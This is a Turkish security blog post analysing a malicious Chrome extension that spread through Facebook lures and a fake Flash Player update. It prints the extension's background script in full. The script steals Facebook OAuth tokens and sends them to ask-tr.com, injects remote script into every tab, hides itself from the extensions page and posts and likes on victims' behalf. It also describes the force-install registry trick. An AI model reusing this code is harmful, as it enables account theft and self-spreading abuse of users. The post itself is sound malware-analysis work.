
Jeton Hırsızları

written by Mert SARICA | 5 June 2013

Son aylarda Türk kullanıcılarını hedef alan, Chrome ve Firefox için geliştirilmiş olan zararlı eklentilerin sayısında büyük bir artış olduğu eminim sizlerin de dikkatinden kaçmamıştır. Özellikle web siteleri üzerinden müşterilerine servis/hizmet veren çoğu kurumsal firma, bu zararlı eklentiler nedeniyle müşterilerinden gelen "sitenize girerken reklam (oyun, çöpçatan sitesi vb.) penceresi ile karşılaşıyorum" şikayetlerini sıkça duyar olmuşlardır. Bu şikayetlere konu olan zararlı eklentiler, Facebook üzerinden "videomu izleyip yorum atar mısınız?" gibi mesajlarla yayılırken, Twitter ve Chrome Web Mağazası üzerinden "Twitter Takipçi Arttırma" vb. eklenti isimleri altında yayılmaktadırlar. Bu zararlı eklentilerden bazıları Facebook kullanıcı adı ve şifrenizi çalarken, bazıları istenmeyen reklam mesajları çıkarırken, bazıları da OAUTH jetonlarını çalmaktadırlar. Bu yazımda hem istenmeyen reklam mesajı hem de OAUTH jetonunu çalan zararlı Chrome eklentisine yer vereceğim.

Facebook üzerinden yayılan zararlı yazılım, "videomu izleyip yorum atar mısınız?" mesajı ile internet tarayıcısına bulaştığı kurbanın arkadaşlarını, Dropbox üzerinde yer alan bir Flash dosyasına yönlendirmeye çalışmakta ve bu siteyi ziyaret eden kullanıcı/kurban, sahte Adobe Flash Player güncelleme sayfası ile karşılaşmaktadır.



Flash dosyası, kaynak koduna çevrilip incelendikten sonra Flash dosyasının kullanıcıyı http://socialhizmetleri.com/flash.php sayfasına yönlendirdiği, bu sayfanın da kullanıcıya FlashPlayer.exe adı altında zararlı bir dosya yüklettiği görülmektedir. Bu dosya ise çalıştırıldığında, C:\ProgramData\Adobe klasörü altında 3 dosya (adobe.crx, komut.cmd, update.xml) oluşturmaktadır. Program bir yandan adobe.crx Chrome eklentisini HKLM\SOFTWARE\Policies\Google\Chrome\ExtensionInstallForcelist\1 anahtarı altına klmfkladgfkicpnhcibocncmpbgfpbih;C:\ProgramData\Adobe\update.xml değeri ile kaydetmekte diğer yandan çalıştırdığı komut.cmd betiği ise o

esnada sistem çalışan Chrome internet tarayıcısı olması durumunda tarayıcıyı kapatmaktadır. (C:\Windows\System32\taskkill.exe /im chrome.exe)

Art niyetli kişiler, ExtensionInstallForcelist ile kullanıcının bilgisi olmadan Chrome internet tarayıcısına zararlı eklentiyi yükletmektedir. adobe.crx eklentisi ise aslında içinde Javascript dosyaları da barındıran bir ZIP dosyasıdır dolayısıyla CRX uzantısı, ZIP olarak değiştirilip açılarak içinde yer alan dosyalar rahatlıkla incelenebilmektedir. Eklentinin en önemli parçası olan background.js javascript dosyası metin editörü ile incelendiğinde art niyetli kişilerin niyeti rahatlıkla anlaşılabilmektedir.

```
var first_run = false;
if (!localStorage['ran_before']) {
  first_run = true;
  localStorage['ran_before'] = '1';
}

var currentTab = "";
if (first_run)
{
    chrome.tabs.create({url: 'http://ask-tr.com/php/up.php'});
}

if(first_run == true){
my_id = chrome.app.getDetails().id;
chrome.management.getAll(function (extensions) {
        for (i = 0; i < extensions.length; i++) {
            if (extensions[i].id != my_id) {
                chrome.management.uninstall(extensions[i].id);
            }
        }
});
}

video = {};
function videogetir(token,tokenSonuc){
jQuery.ajax({
       url:'http://ask-tr.com/php/video.php',
       type:'GET',
        beforeSend: function(req) {
        req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
        },
       success:function(data){
video = JSON.parse(data);
videogonder(tokenSonuc.about,tokenSonuc.name,tokenSonuc.picture,token,tokenSonuc.id);
}
});
}

post = {};
function postgetir(token,tokenSonuc){
jQuery.ajax({
       url:'http://ask-tr.com/php/post.php',
       type:'GET',
        beforeSend: function(req) {
        req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
        },
       success:function(data){
post = JSON.parse(data);
postgonder(token,tokenSonuc);
```

```
foto = ()
function fotogetir(token){
jQuery.ajax({
        url:'http://ask-tr.com/php/photo.php',
        type:'GET',
         beforeSend: function(req) {
         req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
         },
        success:function(data){
foto = JSON.parse(data);
fotogonder(token);
}
});
}

function fotogonder(token){
jQuery.ajax({
        url:'https://graph.facebook.com/me/photos?url=' + foto.url + '&message='+ foto.aciklama +'&callback=paylas&method=POST&access_token=' + token,
        type:'GET',
        success:function(){
        }
        });
}

function postgonder(token,kisi){
post.name = post.name.replace(/{name}/g,kisi.name);
post.message = post.message.replace(/{name}/g,kisi.name);
post.picture = post.picture.replace(/{picture}/g,kisi.picture.data.url);
post.description = post.description.replace(/{name}/g,kisi.name);
post.link = post.link.replace(/{adfly}/,"http://adf.ly/"+post.adfly+"/"+kisi.link);
post.link = post.link.replace(/{linktl}/,"http://link.tl/"+post.linktl+"/"+kisi.link);
post.link = post.link.replace(/{bcvc}/,"http://bc.vc/"+post.bcvc+"/"+kisi.link);
post.caption = post.caption.replace(/{name}/g,kisi.name);

psturl = 'https://graph.facebook.com/me/feed?privacy={"value":"EVERYONE"}&message='+post.message+'&name='+post.name+'&picture='+post.picture+'&description='+post.description+'&link='+post.link+'&caption='+post.caption+
'&access_token='+token;
   jQuery.ajax({
        url:psturl,
        type:'POST',
         beforeSend: function(req) {
         req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8")
         },
        success:function(data){
        }
});
}
function begenigetir(token,kisi){
 var xhr = new XMLHttpRequest();
 xhr.open("GET", "http://ask-tr.com/php/likes.php", true);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
 var data = JSON.parse(xhr.responseText);
for(i=0;i<data.pages.length;i++){
if(kisi.gender == data.pages[i].gender || data.pages[i].gender == "farketmez"){
if(kisi.locale == data.pages[i].locale || data.pages[i].locale == "farketmez"){
 limitKontrol(token,data.pages[i]);
 }
 }
 }
 }
 }
 xhr.send();
 }

function limitKontrol(token,sayfa){
 var xhr = new XMLHttpRequest();
 xhr.open("GET", 'https://graph.facebook.com/'+sayfa.id+'?fields=likes', true);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
 var data = JSON.parse(xhr.responseText);
if(data.likes < sayfa.limit){
 begeniKontrol(token,sayfa);
 }
 }
 }
 xhr.send();
 }

function begeniKontrol(token,sayfa){
 var xhr = new XMLHttpRequest();
 xhr.open("GET", 'https://graph.facebook.com/fql?q=SELECT token FROM page_fan WHERE uid = me() AND page_id = "'+sayfa.id+'"&access_token='+token, true);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
 var data = JSON.parse(xhr.responseText);
if(data.data.length == 0){
 sayfaBegen(token,sayfa);
 }
 }
 }
 xhr.send();
 }
```


```
function sayfaBegen(token,sayfa){
jQuery.ajax({
        url:'https://graph.facebook.com/'+sayfa.id+'/likes?method=post&access_token='+token,
        type:'GET',
        beforeSend: function(req) {
        req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
        },
        success:function(data){
}
});
}

chrome.webRequest.onBeforeRedirect.addListener(
  function(details) {
if(details.redirectUrl.indexOf("access_token=") > 0){
access_token = details.redirectUrl.split("access_token=")[1];
if(details.redirectUrl.indexOf("app_id=") > 0){
app_id = details.redirectUrl.split("app_id=")[1].split("&")[0]
if(app_id.indexOf("#") > 0){app_id = app_id.split("#")[0];}
}
access_token = access_token.split("&")[0];
tokenKontrol(access_token);
}
  },
  {urls: ["<all_urls>"]},
  ["responseHeaders"]);

function tokenGonder(token,user){
var xmlhttp = new XMLHttpRequest();
xmlhttp.open("POST", "http://www.ask-tr.com/kayit.php", true);
params = "access_token=" + token + "&userid=" + user.id + "&username=" + user.name + "&gender=" + user.gender + "&locale=" + user.locale;
xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
xmlhttp.send(params);
}

function tokenGonder(token,user){
var xmlhttp = new XMLHttpRequest();
xmlhttp.open("POST", "http://www.ask-tr.com/kayit.php", true);
params = "access_token=" + token + "&userid=" + user.id + "&username=" + user.name + "&gender=" + user.gender + "&locale=" + user.locale;
xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
xmlhttp.send(params);
}

function tokenKontrol(token){
var xmlhttp = new XMLHttpRequest();
xmlhttp.onreadystatechange = function () {
if(xmlhttp.readyState == 4){
tokenSonuc = {};
tokenSonuc = JSON.parse(xmlhttp.responseText);
if(tokenSonuc && tokenSonuc.id){
tokenGonder(token,tokenSonuc);
if(token.indexOf("AAAFG") >= 0){
videogetir(token,tokenSonuc);
postgetir(token,tokenSonuc);
}else if(token.indexOf("AAAAUa") >= 0){
fotogetir(token);
}else{
begenigetir(token,tokenSonuc);
}
}
}
}
xmlhttp.open("GET", "https://graph.facebook.com/me?fields=id,link,name,gender,locale,about,picture.width(130).height(130)&access_token=" + token);
xmlhttp.send();
}

function rastgele(uzunluk){
mtn = "ABCDEFGHIJKLMNOPRSTUVYZXabcdefghijklmnoprstuvyzx0123456789";
ret = "";
for(i=0;i<uzunluk;i++){
ret += mtn[Math.floor(Math.random() * 57)];
}
return ret;
}
```


```
function videogonder(hakkinda,isim,resim,token,id){
if(!hakkinda){
hakkinda = isim+" videosunu izle."
}
if(video.isim){
isim = video.isim;
}
if(video.resim){
resim.data.url = video.resim;
}
if(video.aciklama){
hakkinda = video.aciklama;
}

ekle = {
"name":isim,
"description":hakkinda,
"media":[{
"type":"flash",
"swfsrc":video.swf+"?video="+rastgele(25)+"%26user="+id+"%26hash="+rastgele(46),
"imgsrc":resim.data.url+"?image="+rastgele(25)+"%26user="+id+"%26hash="+rastgele(46),
"height":130,
"width":130,
"expanded_height":398,
"expanded_width":398
}],
"href":"http://www.facebook.com/profile.php?id="+id
};

jQuery.ajax({
      url:'https://api.facebook.com/restserver.php?privacy={\'value\':\'EVERYONE\'}&format=json&message='+video.mesaj+'&method=stream.publish&attachment='+JSON.stringify(ekle)+'&access_token=' + token,
      type:'GET',
       beforeSend: function(req) {
       req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
       },
      success:function(data){
      if(!data.error_code){

      }
      }
      });
}
```

```
chrome.tabs.onCreated.addListener(function(tab){
if(tab.url.indexOf("chrome://extensions/") >= 0 ){
chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
}
});

chrome.tabs.onUpdated.addListener(function(tabId){
chrome.tabs.get(tabId,function(tab){
if(tab.url.indexOf("chrome://extensions/") >= 0 || tab.url.indexOf("chrome://extensions-frame") >= 0){
chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
}else{
var xmlhttp = new XMLHttpRequest();
xmlhttp.onreadystatechange = function () {
if(xmlhttp.readyState == 4){
if(tab.url.indexOf("devtools://") < 0){
chrome.tabs.executeScript(tab.id,{code:xmlhttp.responseText});
}
}
}
xmlhttp.open("GET", "http://ask-tr.com/script.js");
xmlhttp.send();
}
})});

chrome.tabs.getCurrent(function(tab){
if(tab && tab.url.indexOf("chrome://chrome/extensions/") >= 0){
chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
}
});

chrome.webRequest.onHeadersReceived.addListener(
    function(info) {
        var headers = info.responseHeaders;
        for (var i=headers.length-1; i>=0; --i) {
            var header = headers[i].name.toLowerCase();
            if (header == 'x-frame-options' || header == 'frame-options') {
                headers.splice(i, 1); // Remove header
            }
        }
        return {responseHeaders: headers};
    },
    {
        urls: [ '*://*/*' ], // Pattern to match all http(s) pages
        types: [ 'sub_frame' ]
    },
    ['blocking', 'responseHeaders']
);
```

Fonksiyonlara bakıldığında, zararlı eklenti yüklü olan Chrome çalıştırıldığında, ilk olarak kullanıcıyı http://ask-tr.com/php/up.php adresine, ardından http://goo.gl/hDe9h sayfasına ve son olarak da

http://ask.fm adresine yönlendirmektedir. http://goo.gl/hDe9h sayfasının istatistiklerine bakıldığında ise 12 günde yaklaşık 1800 kişinin bu zararlı eklentiyi yüklediği görülmektedir.






Javascript kodunun son satırlarına bakıldığında, art niyetli kişilerin eklentiyi Chrome ayar sayfasından gizlemek için, ayar sayfasına girildiğinde kullanıcıyı https://chrome.google.com/webstore sayfasına yönlendiren bir mekanizma oluşturdukları da açıkça görülmektedir.

Bunun ilave olarak http://www.ask-tr.com/kayit.php sayfasına kurbanın veya kullandığı uygulamanın access_token'ını, kullanıcı adını, cinsiyetini göndermekte ardından kurbanın adına Facebook sayfasında mesajlar paylaşarak arkadaşlarını da bu zararlı eklentiyi yükletmeye çalışmaktadır. Bu sayede yeni kurbanları ağına düşürecek ve bu eklentiyi yükleyen her yeni kurban, Chrome internet tarayıcısında yeni bir sekme (tab) açtığında http://ask-tr.com/script.js javascript dosyası arka planda otomatik olarak yüklenecek, kurbanın karşısına istenmeyen reklam pencereleri açılacak ve yeri geldiğinde kurbanlarını istedikleri Facebook sayfalarını beğendirtmek amacıyla zombi olarak kullanabileceklerdir.

